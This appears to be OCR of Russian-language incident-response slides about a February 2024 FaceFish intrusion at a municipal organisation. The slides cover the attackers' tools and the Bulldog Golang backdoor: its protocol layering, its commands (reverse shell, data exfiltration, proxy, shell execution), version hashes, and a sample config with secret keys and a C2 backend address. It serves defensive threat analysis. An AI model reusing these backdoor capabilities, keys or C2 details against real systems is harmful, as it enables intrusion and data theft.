


# Investigation board



# Кейс 07

## Возвращение FaceFish




**Жертва:**
муниципальная организация из кейса 5

**Хронология инцидента:**
февраль 2024

**Последствия:**
кража данных с последующей публикацией

# Кейс 07. Схема атаки



# Кейс 07. Инструменты


- FaceFish
- Bulldog Backdoor – Shedding Zmiy golang backdoor
- gsocket
- SSH-snake (1.3k lines bash script)


# Кейс 07. Bulldog Backdoor

Golang backdoor

Main module – bb

env var BB=1



# Кейс 07. Bulldog Backdoor

```
[ WS | DNS | QUIC | ICMP
 [ http
  [ AES encrypted
   [ Msgpack_serialized_data
    [ RPC
     [ payload ]
    ]
   ]
  ]
 ]
]
```

| Command | Description |
|---|---|
| Proxy | Запускает socks-прокси на заданный адрес |
| File System | Команды взаимодействия с файловой системой жертвы: ls, mkdir, rm, find, cat… |
| Run command | Выполняет заданную команду на хосте жертвы с помощью оболочки |
| Revshell | Выполняет подключение к указанному адресу по доступным протоколам (ws, dns, quic или icmp) |
| Network | Эксфильтрация данных, nmap (github.com/JustinTimperio/gomap) |
| Update config and itself | Обновление файла бэкдора и конфигурации |
| Watch file | Отслеживание изменений указанного файла / каталога |


# Кейс 07. Bulldog Backdoor

| Дата выпуска jwt | Версия | Возможности | Sha256 |
|---|---|---|---|
| 2023-10-23 09:09:30 | v0.0.13 | ws, dns, BasicAuth | 32d76f2fe1188a131cb3219356639e83c60d47a703e40b8801a364d98e37128f |
| 2024-01-25 12:33:27 | v0.0.23-10-g4528ef3 | ws, dns, quic, icmp, watchfile, proxy | ab801eaa9ad11199e1382a124d6024f9551a5a33ca1b9e5cafc0098621abb91f |
| | | | f3bb44d52e43477ce43c91eb8d9830e356fc105b96377edd6b190fcccda61e2f |
| 2024-02-26 09:39:42 | v0.1.3-4-g68c293d | gomap | e2b2ebe1b82d1c122dc2750f318f2484fe5361fcd964bfdcdcae631cf32f8d37 |
| 2024-03-08 15:09:39 | v0.1.3-62-g4843e53 | | 4561a38ff34cc71cc73d54e2adfbd378f58d54596b012ff1841fdd7fc42063c3 |


```
"Tags": ["<victim_tag"],
"Token": "<json_web_token>"
"Secret": "KrS7BT7WOOm5TRlo9nZqv72x6h8uaSRW",
"Logging": "Debug",
"Version": "v0.1.3-62-g4843e53",
"ClientID": "<client_id>",
"ClientKey": "Xuqk4wiKqt8XZKVj",
"ProxyAddress": null,
"BackendAddress": "https://pkg.collect.net.in",
```

